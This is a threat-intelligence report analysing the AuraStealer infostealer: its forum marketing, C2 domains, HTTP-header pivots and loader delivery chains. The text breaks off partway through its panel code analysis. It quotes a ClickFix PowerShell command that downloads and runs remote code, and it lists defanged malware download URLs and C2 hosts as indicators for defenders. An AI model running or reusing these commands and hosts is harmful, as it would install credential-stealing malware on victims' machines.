INTRINSEC

Innovative by design

Analysis of AuraStealer, an emerging infostealer

Cyber Threat Intelligence

February 2026

@Intrinsec @Intrinsec Blog Website

Table of contents

1. Key findings

In this report are presented:

- The strategic analysis of AuraStealer, an emerging infostealer developed by a group of Russian speaking individuals.
- Details of the C2 infrastructure with 48 identified C2 domain names which seems to be shifting from SHOP TLDs to CFD TLDs.
- A pivot that allows the tracking of C2 domains on network search engines.
- The code analysis of the panel and the main payload.
- More than 340 indicators of compromise.

2. Introduction

Since **the takedown of the Lumma stealer infrastructure** in 2025, the infostealer landscape is undergoing a major transformation. It is now dominated by **Rhadamantys** and **Vidar**. Other threat actors are trying to capture some market share. One of them is **AuraStealer**, which first appeared on hacker forums in July 2025. Several campaigns have already been spotted in the wild.

3. Strategic analysis

AuraStealer **first appeared on XSS on July 8, 2025**[1]. The user "AuraCorp" posted a lengthy message written in Russian language, providing panel details on the malware capabilities, panel screenshots and even a *"user agreement and refund policy".* Almost the same message was posted on **Exploit on August 7, 2025**[2] and on **Darkmarket on November 29, 2025**[3]. On **Decembre 7, 2025,** an English

[1] hxxp://xssforum7mmh3n56inuf2h73hvhnzobi7h2ytb3gvklrfqm7ut3xdnyd[.]onion/threads/141472/
[2] hxxps://forum[.]exploit.biz/topic/263880
[3] https://darkmarket.ca/threads/aura-stealer-vam-ehto-ne-nuzhno-shuchu-nuzhno-srochno.113795

version of the following message (written in Russian) was posted on several forums: **Blackbones**[4], **Sinister**[5], **Enclave**[6] and **Darkstash**[7].



Figure 1 – Message (written in Russian) posted on XSS promoting the new AuraStealer

According to the author, this new code is a sophisticated piece of malware created by a team of *"experienced professionals with 5 to 11 years of experience"* that *"explore new technologies daily"* and *"have been creating cutting-edge solutions for years"*.

The **main pitch** is as follows:

*"AURA Stealer is a carefully crafted solution where every detail is designed not for aesthetics, but for results. It collects over **110 browsers, 70 apps, including wallets and 2FA, and over 250 browser extensions**. That's not all: you can add any app or extension to the collection configuration at any time with a couple of clicks. We collect cookies from open Chromium browsers without killing the process (we don't destroy cookies). We also provide **our own shellcode for App-Bound decryption**. All decryption is server-side—the build performs a minimum of suspicious actions. **A loader is included.** The build weighs approximately **500-700 KB** and is reinforced with a morpher developed from scratch. This and much more awaits you with AURA!"*

[4] hxxps://blackbones[.]net/threads/aura-stealer-you-dont-need-this-just-kidding-you-do-urgently.22197/unread
[5] hxxps://sinister[.]ly/Thread-AURA-Stealer-You-don-t-need-this-Just-kidding-You-do-Urgently
[6] hxxps://www[.]enclave.cc/index.php?%2Ftopic%2F8849-aura-stealer-you-dont-need-this-just-kidding-you-do-urgently%2F=
[7] hxxps://darkstash[.]com/threads/aura-stealer-you-dont-need-this-just-kidding-you-do-urgently.12559

The threat actor offers **two packages** that can be purchased via the Telegram account **@aura_corp**[8]. The following figure presents these two offers.

1) *"**Basic** – Your path to success starts here"*, for 295 $/month
2) *"**Advanced** - The golden mean for those who are used to winning!"*, for 585 $/month

Figure 2 - AuraStealer packages

The **analysts at Foresiet**[9] were the first to catch a malware sample and to provide a technical analysis of the stealer in July 2025. They concluded that AuraStealer *"positions itself as a competitor to LummaC2, mimicking its branding, architecture, and subscription model but falls significantly short in terms of quality and sophistication"*.

On Russian Market, one of the main marketplaces for stealer logs, not a single AuraStealer log could have been found yet. Nevertheless, we think that this malware is a growing threat. According to the numerous update messages in the forums, **development is ongoing,** and the code is probably getting better. **More than two hundred samples** of AuraStealer can already be found on VirusTotal. Most

[8] hxxps://t[.]me/aura_corp
[9] https://foresiet.com/blog/aura-stealer-malware-analysis/

of them are detected through a Yara rules written by Enzok[10] in Septembre 2025 and Nextron System[11] in November 2025.

Several campaigns have also been spotted. In October 2025, Bleeping Computer[12] detailed **a ClickFix campaign spreading through malicious TikTok videos** that offered activation tools for legitimate software like Windows, Microsoft 365, Adobe Premiere, Photoshop, Netflix or Spotify. But in fact, the victims obtained an AuraStealer on their system at the end. Tens of campaigns have also been seen by our partners, proving that this threat is **gaining momentum**.

The security researcher "g0njxa" **interviewed the Aura Corp team[13]** in November 2025. The threat actor said:

"In more than four months, we have attracted more customers than some other projects have in a year or several years of their existence (…) People who previously used Lumma, StealC, Vidar, and Rhadamantis are coming to us. They try our product and stay with us, which makes us very happy."

He also stated that the malware will use **code virtualization** in the future, to make the reverse engineering more difficult.

"At the moment, we have a code virtualization module ready, which we have not yet specifically implemented in our builds so that they can be researched. After several interesting technical reports appear, we will completely virtualize our code and analyzing it will become a very difficult task."

Code virtualization is an advanced obfuscation technique where malware authors translate real machine instructions into a custom, fake instruction set that runs on a virtual CPU implemented inside the malware itself. Instead of executing normal x86/x64/.NET instructions, the malware runs bytecode interpreted by its own mini-VM. In this case, analysts must first reverse the virtual machine, its opcodes and its control flow before seeing the real logic.

[10] https://github.com/kevoreilly/CAPEv2/blob/73cc62a746a1b51f244f5e7de9cdd7d82c0e43d5/data/yara/CAPE/AuraStealer.yar
[11] https://valhalla.nextron-systems.com/info/rule/MAL_Aura_Stealer_Nov25
[12] https://www.bleepingcomputer.com/news/security/tiktok-videos-continue-to-push-infostealers-in-clickfix-attacks/
[13] https://g0njxa.medium.com/approaching-stealers-devs-a-brief-interview-with-aura-9b513369e117

A deeper technical analysis of AuraStealer has been published in December 2025 by **GenDigital**[14]. According to that research, this malware *"is a rapidly growing infostealer that employs a wide range of obfuscation and anti-analysis techniques to evade both static and dynamic detection".* But code virtualization was not in place at that time. The analyzed sample was version 1.5.2, which is the latest that has been spotted for now.

4. Technical Analysis

4.1. Panel and C2 infrastructure

The panel screenshots in the forum messages show **a clean and straightforward interface**, with all the typical functionalities:

- Builds can be generated automatically, with personalized configurations. Logs can be shown in a list with filters.
- Dashboards show the distribution of logs by geography and typology. They also give the temporal evolution of the ingoing data.
- Users can bind a Telegram bot for exfiltration, etc.

There is indeed nothing special here.

[14] https://www.gendigital.com/blog/insights/research/defeating-aurastealer-obfuscation

Figure 3 - Dashboard of the AuraStealer panel



Figure 4 - Filtered list of logs



Figure 5 - Telegram bot configuration

That panel is available at the following URL:

```
https://auracorp[.]cfd
```

This URL appeared in an AuraStealer screenshot shared in a public Telegram channel[15] (see figure below). This domain resolves to Cloudflare IP addresses (188.114.96.2, 188.114.97.2). It was first registered on October 21, 2025, by **Web Commerce Communications Ltd**, a Malaysian registrar.

[15] hxxps://t[.]me/aurastealerpublic



Figure 6 - Shared panel screenshot with URL in a Telegram channel

This URL serves the following login page:



Figure 7 - Typical login page of AuraStealer panel

The same login page has been found in **the screenshot history of the 21 C2 domain names** we extracted from the configuration of more than 200 hundred AuraStealer samples found in the VirusTotal database. The threat actor is using .SHOP and .CFD Top Level Domain. Both TLD are cheap and easy to abuse. They are common among low-budget threat actor and commodity malware.

The threat actor is using **Cloudflare as a reverse proxy** to hide the real origin IP. Indeed, each domain is configured with a different SSL/TLS Cloudflare Origin Certificate, that can only be used between Cloudflare and the backend infrastructure. Each C2 domain leads to the same backend which is most probably a unique server.

Although the threat actor uses Cloudflare to hide his backend server. Some technical details are leaking in the HTTP headers as it can be seen below (in red).

```
HTTP/1.1 200 OK
Connection: close
Transfer-Encoding: chunked
Alt-Svc: h3=":443"; ma=86400
Cache-Control: no-cache, private
Cf-Cache-Status: DYNAMIC
Cf-Ray: 99bf577f4f49f6ad-AMS
Content-Type: text/html; charset=UTF-8
Date: Sun, 09 Nov 2025 18:23:31 GMT
```

```
Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
Report-To: {"group":"cf-
nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/r
eport/v4?s=LhXNDjBKBU%2BZqeJFQt3JxCkeY8809ruw%2FafuLB%2FY%2FrnywoISGWN1hl
gmXpGNcfpKAeGcxfC0fbi9uJ6L%2FPackXCYnKloEh36i0pILP0%3D"}]}
Server: cloudflare
Server-Timing: cfCacheStatus;desc="DYNAMIC"
Server-Timing: cfEdge;dur=7,cfOrigin;dur=120
Set-Cookie:XSRF-
TOKEN=eyJpdiI6IlFGTER2c2hiVjdQWXR3UTYraG9WVWc9PSIsInZhbHVlIjoic2lCUWVsMis
rcUNrL0VoU1Zsd3dGU0pmMWFFVlZXWEZQTDczVzQraWRPa2svcFFielplMnZxM1hSdjhudTNm
WTZpOUFZUmIyY2F2VncvRmF3QkdtR2gzZ0d1bGl3YW5nRFFxZmNmRlRXRmsyeGhjcGs0d3dMc
U9ZaURQNFhId3YiLCJtYWMiOiI3MDdjNjU5MDljOGMzZmI2YWZmMzg5MTIxNjFjNjJlZWZhY2
EwNjRhZTVkM2Q1NmJiMTRjNDdlY2M2ODBhMWFhIiwidGFnIjoiIn0%3D; SameSite=Lax;
Path=/; Max-Age=7200; Expires=Sun, 09 Nov 2025 20:23:31 GMT
Set-Cookie:
aura_session=eyJpdiI6IngyOEpEUzdjTG9IVitBd0gvMWRKdlE9PSIsInZhbHVlIjoibjdJ
cGZ4YmovZkVxVVVrRUx4alNENzdPbnZid0lobkt3ZmxibXVXcVh6MWtqWHlveExPbkc2emNCT
0ZZU0tjY2JBMGh1UFhRaTFROWd4TmhjNmlCL0w2c1orVUFDeWcxV1RJWFpnNWxLMmYva3dBM0
FJOXZHc3cvc2JkMGlzSnMiLCJtYWMiOiI1YmM1NTc4ZWFlMjE3ZDgyMGI1NDJiYTZkZjUxODh
hNzI1ODU3ZTczYjIyMTRkZmQ2NWU4MWI0ZDM2NzVhN2JiIiwidGFnIjoiIn0%3D;HttpOnly;
SameSite=Lax; Path=/; Max-Age=7200; Expires=Sun, 09 Nov 2025 20:23:31 GMT
Vary: accept-encoding
X-Backend-Server: Apache/2.2.22 (Ubuntu)
X-Ci-Version: 3.1.11
X-Powered-By: PHP/5.4.45
X-Ratelimit-Limit: 10
X-Ratelimit-Remaining: 9
X-Symfony-Version: 3.4.26
```

The backend server is running outdated and vulnerable softwares such as:

- Apache 2.2.22 is from 2012
- PHP 5.4.45 was released in 2015 with EOL in 2019.

It also has two PHP frameworks:

- CodeIgniter 3.1.11 from 2020
- Symfony 3.4.26 from 2019

This rather unusual configuration could indicate that the backend server is not the result of a brand-new development but was made upon an older stealer panel.

Pivoting on the header values `"X-Backend-Server: Apache/2.2.22 (Ubuntu)"` and `"Set-Cookie: aura_session"` we could find **ten more verified C2 domains on the**

Fofa search engine[16]. The same search filter gave us **one new C2 domain on Censys[17]** : `auracorp[.]shop`. We did not find any result on Shodan. Nine more C2 domains were taken from the **Gen Digital blog**, five C2 domains were gathered on **X.com**[18] and one in the **Darkwebinformer** Telegram channel[19]. In total, we got 48 C2 domains that are listed in the actionable content section.

For some .SHOP domains, we see **nameservers from Luxhost.org** which were later replaced by Cloudflare nameservers. So LuxHost is or was most certainly one of the threat actors domain name supplier. We also saw a domain registered by **Nicenic.net**.

By mapping everything on OpenCTI, we can see that the samples (green dots) are clustering around the C2 domains (pink dots).

Cluster	C2 domains
A	mscloud[.]cfd, magicupdate[.]cfd, searchagent[.]cfd, connupdate[.]cfd
B	gamedb[.]shop, browsertools[.]shop, unknowntool[.]shop, opencamping[.]shop
C	mushub[.]cfd, searchservice[.]cfd
D	armydevice[.]shop, glossmagazine[.]shop, opencamping[.]shop
E	calibrated[.]cfd, clocktok[.]cfd
F	techupdate[.]cfd

[16] https://en.fofa.info/result?qbase64=aGVhZGVyPSJYLUJhY2tlbmQtU2VydmVyOiBBcGFjaGUvMi4yLjIyICAhVYnVudHUpliAmJiBoZWFkZXI9IlNldC1Db29raWU6IGF1cmFfc2Vzc2lvbiI%3D

[17] https://platform.censys.io/search?q=web.endpoints.http.headers%3A+%28key%3A+%22Set-Cookie%22+and+value%3A+%22aura_session%22%29+and+web.endpoints.http.headers%3A+%28key%3A+%22X-Backend-Server%22+and+value%3A+%22Apache%2F2.2.22+%28Ubuntu%29%22%29

[18] https://x.com/AUZombie/status/1982052433015775485

[19] https://t.me/s/DarkWebInformer_IOCAlerts?q=aurastealer



Figure 8 - Mapping of AuraStealer samples and C2 domains

Several samples are in more than one domain cluster. Therefore, those clusters are not independent and must belong to the same operator. The most common explanation is that **this operator is rotating his C2 domain infrastructure** in some way.

One pattern can be induced by the malware version numbers. This graph shows samples of version 1.0.0, 1.1.0, 1.1.1, 1.1.2, 1.2.3, 1.5.0, 1.5.1 and 1.5.2. Most of the domains are related to samples of different versions. But only the domains of clusters B and D are related to samples of early versions (1.0.0 to 1.2.3). Also, there are two domains that are only related to samples of the latest version 1.5.2 and they are in cluster A. Therefore, cluster A – which only contains CFD top level domains - seems to be more recent than clusters B and D – which only contain SHOP top level domains. The other clusters must be somewhere between in the C2 domain rotation process. This could indicate that **the threat actor is shifting from .SHOP to .CFD top level domains.**

4.2.Delivery chains

4.2.1. ClickFix via TikTok scams

Security researchers have spotted the delivery of AuraStealer malware through TikTok video scams. Those videos are performing a **ClickFix attack**, which is a social engineering technique that tricks users into executing malicious PowerShell commands that appears to be legitimate. The videos pretend to offer instructions on how to activate legitimate products like Windows, Microsoft 365, Adobe or Photoshop. They display a short one-line command and tells viewers to run it as an administrator in Windows PowerShell.

On October 2025, Xavier Mertens[20] detailed one of those attacks, with a video pretending to activate Photoshop.

Figure 9 - Tik Tok video leading to an AuraStealer infection

The provided command was:

```
iex (irm slmgr[.]win/photoshop)
```

[20] https://isc.sans.edu/diary/32380

The link provided a piece of PowerShell code that downloaded and executed an AuraStealer sample[21] from the following URL:

```
hxxps://file-epq[.]pages[.]dev/updater.exe
```

4.2.2. Downloaders and loaders

AuraStealer campaigns are using all kinds of loaders and downloaders.

 In several cases we found on VirusTotal, AuraStealer is injected and executed in a legitimate Windows process (regasm.exe) **through a Visual Basic script**[22]. This VB script was, for example, dropped by **a self-executing archive**[23] or by **Gcleaner** (a malware loader disguised as a legitimate cleaning utility[24]).

 In some cases, AuraStealer was injected into SndVol.exe by **a loader**[25] that fetched the AuraStealer sample at the following URL. In some cases, that loader was dropped by a **Donut shellcode loader**.

```
hxxp://94[.]154.35.115/user_profiles_photo/cptchbuildau.bin
```

---

21 https://www.virustotal.com/gui/file/58b11b4dc81d0b005b7d5ecae0fb6ddb3c31ad0e7a9abf9a7638169c51356fd8

22 https://www.virustotal.com/gui/file/c953849793c92aa9fd98f09b0bd43889e5ad141505a9c69e80f722083572a07c

23 https://www.virustotal.com/gui/file/7763e3560063e25d4563ebd95fa07d3f76a8ef19567c628afc418201ef3b660c

24 https://www.virustotal.com/gui/file/62872ba739582894ec74ef84ea9f7b6664d4b146529ce4f7e3cb995803c5f449

25 https://www.virustotal.com/gui/file/9bdb810f4ade5dbaa7fc30b1b64f25c752e81ea3d3dc836306837f52d33c81a0

AuraStealer is not the only malware family delivered by the IP address `94.154.35.115`. It also hosts, among others, Stealc, Rhadamanthys and Donut samples.

In another case, a downloader dropped a so-called "**Soulbind" loader**[26] from the following URL:

```
hxxp[:]//178.16.54[.]200/files/1763292343/LS4jHzx.exe
```

This loader ultimately dropped and executed an AuraStealer sample on the targeted machine.

In other cases**, a malicious loader** was dropped through the following URLs[27] [28]:

```
hxxps://acrimsasullanasrl.phuyufact[.]com/.well-known/acme-
challenge/bl_au/BlAuDismissReminderFormatDate.exe
hxxp://178.16.54[.]200/files/6420889076/i5g2Pev.exe
```

This loader executed a **Donut shellcode loader** that ultimately executed an AuraStealer sample.

Other URLs from which Aura Samples were downloaded are:

```
hxxp://130[.]12.180.43/files/1660276343/wi6NLkw.exe
hxxp://196[.]251.107.94:5553/hopea.exe
hxxp://178.16.55[.]189/files/8052963817/8tMKDbN.exe
hxxp://45.141.233[.]196/files/8052963817/u0pv9e8.exe
hxxp://176.46.158[.]8/files/8052963817/6XJoqOi.exe
hxxp://85.208.84[.]35/installer.exe
hxxp://176.46.157[.]32/files/7907140312/hgNo5Vh.exe
```

26 https://www.virustotal.com/gui/file/2677e0307d0682406bfbe7d63665a56d226a5372d4616e1511f41291c035755f

27 https://www.virustotal.com/gui/url/2a58cd1b60d96e526f2bcdee3ef3096447cde275da642967bd6b9e8444a4beb7/relations

28 https://www.virustotal.com/gui/url/9c42d234a2ae70f3c5c43ee40aa05229be5ed9c05c57bf9003e9ff826cbf26e6

The IP address `130[.]12.180.43` delivers also Vidar, SalatStealer, NJRAT, RustyStealer, MaskGramStealer, DCRAT, QasarRAT, etc.

In some cases, we also see AuraStealer loaded via **a malicious .NET DLL**[29] or via a **DLL sideloading technique**[30].

4.3.Code analysis

4.3.1. Panel

On Urlscan.io[31], we found the code of the panel's authentication page (request to auracorp[.]cfd). One Javascript function is noteworthy, because it defines **a "proof-of-work solver"**.

```
</script>
<!-- Proof-Of-Work Solver -->
<script>
    (function(_0x1dcda4,_0x281630){const _0x49f7ea={_0x31ed8f:0x7f,

    document.addEventListener('DOMContentLoaded', function() {
        const difficulty = 16;
        const domain = 'auracorp.cfd';
        const serverSeed = '6a18db7dd3fcca0d5635a054f05aefce3f9329d

        (function(_0xefaf7a,_0x182130){const _0x75a36b={_0x3af8a5:0
    });
</script>
```

Figure 10 - Obfuscated proof of work solver in the panel code

This script is quite long (58 578 characters) and obfuscated. After deobfuscation, it appears that it forces the browser to perform a computational puzzle before the

29 https://www.virustotal.com/gui/file/5f43b0ad8cdf49434c552629330efc2e02e9f10444200cec44cc81b061e25398

30 https://www.virustotal.com/gui/file/9620009dd0fad22e558782c1743a9c07c21c7daa3df88441227e785d0922f186/behavior

31 https://urlscan.io/responses/a3e1b474d967a40b79048bf50c02e824bd105666d6d75d31a3313b5fc5d79f6b/

login form can be submitted. Indeed, the browser must find a string whose SHA-256 hash begins with 16 leading zeros in hex ("difficulty" constant).

```
// PoW resolution loop
async resolve() {
  this.isResolveActive = true;
  let found = null;

